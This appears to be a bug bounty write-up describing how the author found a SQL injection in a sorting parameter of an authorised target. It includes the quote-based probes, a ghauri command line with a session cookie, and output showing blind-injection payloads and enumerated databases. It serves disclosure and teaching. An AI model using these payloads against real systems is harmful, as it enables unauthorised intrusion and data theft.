I'll share in this write-up how I discovered my first €€€€ bounty.
Disclaimer
This isn’t meant to teach anything new—just sharing a personal experience.
سَلامٌ
At first, I started with basic manual recon because the program's scope was just a set of URLs related to different services, such as:
https://ex.admin.service.example.com/https://ex.service.service.example.com/https://ex.abc.service.example.com/
The program also provided credentials to test different roles.
I then browsed the sites while proxying the traffic through Burp and testing the functionalities like a normal user. However, there weren’t any interesting features—except for the sorting functionality. I noticed some intriguing parameters that I had already seen in some JS files:
SelectedSources and SelectedTemplateNames.
At first, I thought they might fetch data from a database (yeah that makes sense :D), so I decided to test them with special characters, searching for anomalies like {", ', \}. When I entered a single quote, I got a 500 HTTP status code (Internal Server Error). Adding another single quote returned a 200 HTTP status code (OK).
https://ex.service.example.com/history?selectedSources=someSources' > 500

https://ex.service.example.com/history?selectedSources=someSources'' > 200
Sometimes, I use a backslash to confirm my suspicions. In this case, I got a 400 Bad Request (since it was a Java app running on Apache Tomcat, the backslash needed to be encoded as %5c).
https://ex.service.example.com/history?selectedSources=someSources\' > 400
After that, I tried running sqlmap to extract the database version. Unfortunately, sqlmap didn’t retrieve anything except that the DBMS was PostgreSQL. However, I didn’t give up—I switched to ghauri instead:
ghauri -u "https://ex.service.example.com/history?selectedSources=someSources" --dbms=postgres --cookie="JSESSIONID=09326D266052B6B0F7E391B7BBD3A284" --dbs
Boom!
[09:22:32] [INFO] testing connection to the target URL
Ghauri resumed the following injection point(s) from stored session:
Parameter: selectedSources (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: selectedSources=someSources') OR 06690=6690 OR ('04586'='4586

    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind (comment)
    Payload: selectedSources=someSources') AND 4564=(SELECT 4564 FROM PG_SLEEP(6)) OR ('04586'='4586
[09:22:33] [INFO] testing PostgreSQL
[09:22:34] [INFO] confirming PostgreSQL
[09:22:34] [INFO] the back-end DBMS is PostgreSQL
[09:22:34] [INFO] fetching database names
[09:22:34] [INFO] fetching number of databases
[09:22:51] [INFO] retrieved: 3
[09:26:01] [INFO] retrieved: information_schema
[09:27:51] [INFO] retrieved: pg_catalog
[09:28:57] [INFO] retrieved: public
available databases [3]:
[*] pg_catalog
[*] public
[*] information_schema
I reported the vulnerability, and within just one hour, the triager forwarded my report to the company. They quickly acknowledged the issue.

The next day, the company awarded me a bounty.

Final Thoughts
Don’t limit yourself to just one tool, technique, or program you don’t fully understand—it will only burn you out. The internet is already full of vulnerabilities waiting to be discovered.
Twitter/X: https://x.com/MachIaVellill